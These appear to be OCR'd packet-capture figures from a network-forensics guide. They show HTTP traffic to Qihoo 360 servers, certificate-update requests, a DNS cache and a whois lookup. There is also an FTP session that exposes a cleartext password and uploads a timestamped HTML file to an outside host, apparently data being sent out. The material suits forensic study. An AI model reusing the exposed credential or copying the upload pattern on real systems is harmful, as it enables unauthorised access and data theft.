498 04:28:09.399384000 192.168.1.5 111.206.66.10 HTTP 6992 80 POST /wdinfo.php HTTP/1.1 (application/octet-stream)
502 04:28:09.417811000 192.168.1.5 111.206.66.10 HTTP 6991 80 POST /wdinfo.php HTTP/1.1 (application/octet-stream)
4122 04:37:41.470246000 192.168.1.5 13.35.190.163 HTTP 7089 80 GET /iv3/pc/360safe/isafeup_1lb.cab?mid=8230303bb8689b7d594af75c3eb8cbe0&ver=10.2.0.117
262 04:28:08.683026000 104.24.121.103 192.168.1.5 HTTP 80 6986 HTTP/1.1 530 (text/html)
326 04:28:08.863604000 104.24.121.103 192.168.1.5 HTTP 80 6989 HTTP/1.1 200 OK (text/css)
338 04:28:08.867206000 104.24.121.103 192.168.1.5 HTTP 80 6987 HTTP/1.1 200 OK (application/javascript)
340 04:28:08.874429000 104.24.121.103 192.168.1.5 HTTP 80 6988 HTTP/1.1 200 OK (application/javascript)
446 04:28:09.044053000 104.24.121.103 192.168.1.5 HTTP 80 6989 HTTP/1.1 200 OK (application/font-woff)
451 04:28:09.048079000 104.24.121.103 192.168.1.5 HTTP 80 6988 HTTP/1.1 200 OK (application/font-woff)
454 04:28:09.049658000 104.24.121.103 192.168.1.5 HTTP 80 6987 HTTP/1.1 200 OK (application/font-woff)
473 04:28:09.140386000 104.24.121.103 192.168.1.5 HTTP 80 6988 HTTP/1.1 530 (text/html)
522 04:28:09.755431000 111.206.66.10 192.168.1.5 HTTP 80 6992 [TCP Out-Of-Order] HTTP/1.1 200 OK (application/octet-stream)
528 04:28:09.797186000 111.206.66.10 192.168.1.5 HTTP 80 6991 [TCP Out-Of-Order] HTTP/1.1 200 OK (application/octet-stream)
706 04:28:29.992001000 104.192.108.133 192.168.1.5 HTTP 80 6997 HTTP/1.1 200 OK (application/octet-stream)
1290 04:28:36.206662000 104.192.108.133 192.168.1.5 HTTP 80 7000 HTTP/1.1 200 OK (application/octet-stream)
1330 04:28:37.588120000 104.192.108.133 192.168.1.5 HTTP 80 7001 HTTP/1.1 200 OK (application/octet-stream)
1413 04:28:45.499945000 104.192.108.133 192.168.1.5 HTTP 80 7008 HTTP/1.1 200 OK (application/octet-stream)
2669 04:33:03.582669000 104.192.108.133 192.168.1.5 HTTP 80 7051 HTTP/1.1 200 OK (application/octet-stream)
2737 04:33:06.242080000 104.192.108.133 192.168.1.5 HTTP 80 7056 HTTP/1.1 200 OK (application/octet-stream)
4029 04:37:05.959866000 104.192.108.107 192.168.1.5 HTTP 80 7082 HTTP/1.1 200 OK (application/octet-stream)
4136 04:37:41.495514000 13.35.190.163 192.168.1.5 HTTP 80 7089 HTTP/1.1 200 OK (application/octet-stream)


Filter: http contains POST && !ocsp
Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POSt)
802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...
Time Source Interval Protocol Source Port Destination Port Info
04:37:05.666390000 192.168.1.5 104.192.108.107 HTTP 7082 80 POST /cloudquery.php HTTP/1.1
04:28:29.709801000 192.168.1.5 104.192.108.133 HTTP 6997 80 POST /qexquery HTTP/1.1
04:28:35.802854000 192.168.1.5 104.192.108.133 HTTP 7000 80 POST /qexquery HTTP/1.1
04:28:37.299392000 192.168.1.5 104.192.108.133 HTTP 7001 80 POST /qexquery HTTP/1.1
04:28:45.211083000 192.168.1.5 104.192.108.133 HTTP 7008 80 POST /qexquery HTTP/1.1
04:33:03.238067000 192.168.1.5 104.192.108.133 HTTP 7051 80 POST /qexquery HTTP/1.1
04:33:05.880358000 192.168.1.5 104.192.108.133 HTTP 7056 80 POST /qexquery HTTP/1.1
04:28:09.399384000 192.168.1.5 111.206.66.10 HTTP 6992 80 POST /wdinfo.php HTTP/1.1 (application/octet-stream)
04:28:09.417811000 192.168.1.5 111.206.66.10 HTTP 6991 80 POST /wdinfo.php HTTP/1.1 (application/octet-stream)





```
# Address resolution IPv4 Hash table
#
# With 120 entries
#
Key:0x4d832734 IP: 52.39.131.77, Name: tiles.r53-2.services.mozilla.com
Key:0x70fd1ec0 IP: 192.30.253.112, Name: github.com
Key:0x3527da2 IP: 162.125.82.3, Name: client.dropbox-dns.com
Key:0x1f7b1868 IP: 104.24.123.31, Name: certcollection.org
Key:0x3a1d9ac IP: 172.217.161.3, Name: ssl.gstatic.com
Key:0x32ab0732 IP: 50.7.171.50, Name: qihoo360.cdnvideo.ru
Key:0xcea6d9ac IP: 172.217.166.206, Name: plus.l.google.com
Key:0x6b6cc068 IP: 104.192.108.107, Name: 104.192.108.107
Key:0x16b1d322 IP: 34.211.177.22, Name: webextensions.settings.services.mozilla.com
```


104.192.108.107 address profile

Whois | Diagnostics


IP Whois


```
CHINA TELECOM (AMERICAS) CORPORATION CHINANET-LAX-IDC-2014 (NET-104-192-108-0-1) 104.192.108.0 - 104.192.111.255
QiHU 360 Inc. CTA-104-192-108-0-23 (NET-104-192-108-0-2) 104.192.108.0 - 104.192.109.255
```






Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
Ethernet
VMware Network Adapter VMnet1
VMware Network Adapter VMnet8
Bluetooth Network Connection
VMware Network Adapter VMnet2
Wi-Fi
VMware Network Adapter VMnet6
Local Area Connection* 4
Capture Options
Start a capture with detailed options


Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info
138	0.000000	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
140	0.025473	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
141	0.061373	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
180	2.260952	192.168.76.131	117.18.237.29	HTTP	51652	80	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBLOV27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8sEM
182	0.001561	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
183	0.000229	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
184	0.014907	117.18.237.29	192.168.76.131	OCSP	80	51652	Response
218	0.728093	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
363	2.266679	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
364	0.000289	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
534	3.029123	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
535	0.000428	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
839	24.159910	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
840	0.000274	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
905	3.014578	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
906	0.000380	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
1064	3.002217	fe80::98ca:d52c:6fff:02::c	SSDP	49539	1900	M-SEARCH * HTTP/1.1
1065	0.000256	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
1858	24.467684	192.168.76.131	8.253.181.235	HTTP	51702	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?c349620299c55c14 HTTP/1.1
1864	0.321851	8.253.181.235	192.168.76.131	HTTP	80	51702	HTTP/1.1 304 Not Modified
1868	0.034516	192.168.76.131	8.253.181.235	HTTP	51702	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?b7c9442bd2a3fe18 HTTP/1.1
1874	0.171913	8.253.181.235	192.168.76.131	HTTP	80	51702	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1976	0.714177	192.168.76.131	172.217.31.14	HTTP	51703	80	GET /GTSGIAG3/MEkwRzBFMEMwQTAJBgUrDgMCGgUABBT27bBjYjK8mjX2jXwgnQJKEapsrQQUd8K4UJpndnaxLCKGOIOgfqZ%2Buks
1982	0.010345	172.217.31.14	192.168.76.131	OCSP	80	51703	Response
2023	1.652017	192.168.76.131	8.253.181.235	HTTP	51705	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?36ad90b4d445724d HTTP/1.1
2032	0.239799	8.253.181.235	192.168.76.131	HTTP	80	51705	HTTP/1.1 304 Not Modified
2033	0.035317	192.168.76.131	8.253.181.235	HTTP	51705	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?883d59ef78c6c2e6 HTTP/1.1
2039	0.180772	8.253.181.235	192.168.76.131	HTTP	80	51705	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
2092	5.233444	192.168.76.131	117.18.237.29	HTTP	51706	80	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBLOV27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEAiIzv
2095	0.024119	117.18.237.29	192.168.76.131	OCSP	80	51706	Response
2177	8.065849	192.168.76.131	8.253.224.254	HTTP	51708	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?6b6a604ebb1975c4 HTTP/1.1
2185	0.255139	8.253.224.254	192.168.76.131	HTTP	80	51708	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
2187	0.013679	192.168.76.131	8.253.224.254	HTTP	51708	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?acee35ea708372aa HTTP/1.1
2193	0.264187	8.253.224.254	192.168.76.131	HTTP	80	51708	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)






ftp
No. Time Source Destination Protocol Length Info
4 0.611992 140.82.59.185 192.168.76.131 FTP 74 Response: 220 (vsFTPd 3.0.3)
6 0.612546 192.168.76.131 140.82.59.185 FTP 70 Request: USER test_user
8 0.919622 140.82.59.185 192.168.76.131 FTP 88 Response: 331 Please specify the password.
10 0.920487 192.168.76.131 140.82.59.185 FTP 70 Request: PASS Nipun@123
12 1.328492 140.82.59.185 192.168.76.131 FTP 77 Response: 230 Login successful.
14 1.329396 192.168.76.131 140.82.59.185 FTP 64 Request: CWD Test
16 1.843427 140.82.59.185 192.168.76.131 FTP 91 Response: 250 Directory successfully changed.
18 1.847684 192.168.76.131 140.82.59.185 FTP 62 Request: TYPE I
20 2.148600 140.82.59.185 192.168.76.131 FTP 85 Response: 200 Switching to Binary mode.
22 2.152363 192.168.76.131 140.82.59.185 FTP 60 Request: PASV
24 2.455566 140.82.59.185 192.168.76.131 FTP 106 Response: 227 Entering Passive Mode (140,82,59,185,113,161).
29 2.659743 192.168.76.131 140.82.59.185 FTP 89 Request: STOR Web_2018-11-28_01-52-46.html
31 3.069491 140.82.59.185 192.168.76.131 FTP 76 Response: 150 Ok to send data.
39 3.580329 140.82.59.185 192.168.76.131 FTP 78 Response: 226 Transfer complete.
48 34.199491 140.82.59.185 192.168.76.131 FTP 74 Response: 220 (vsFTPd 3.0.3)
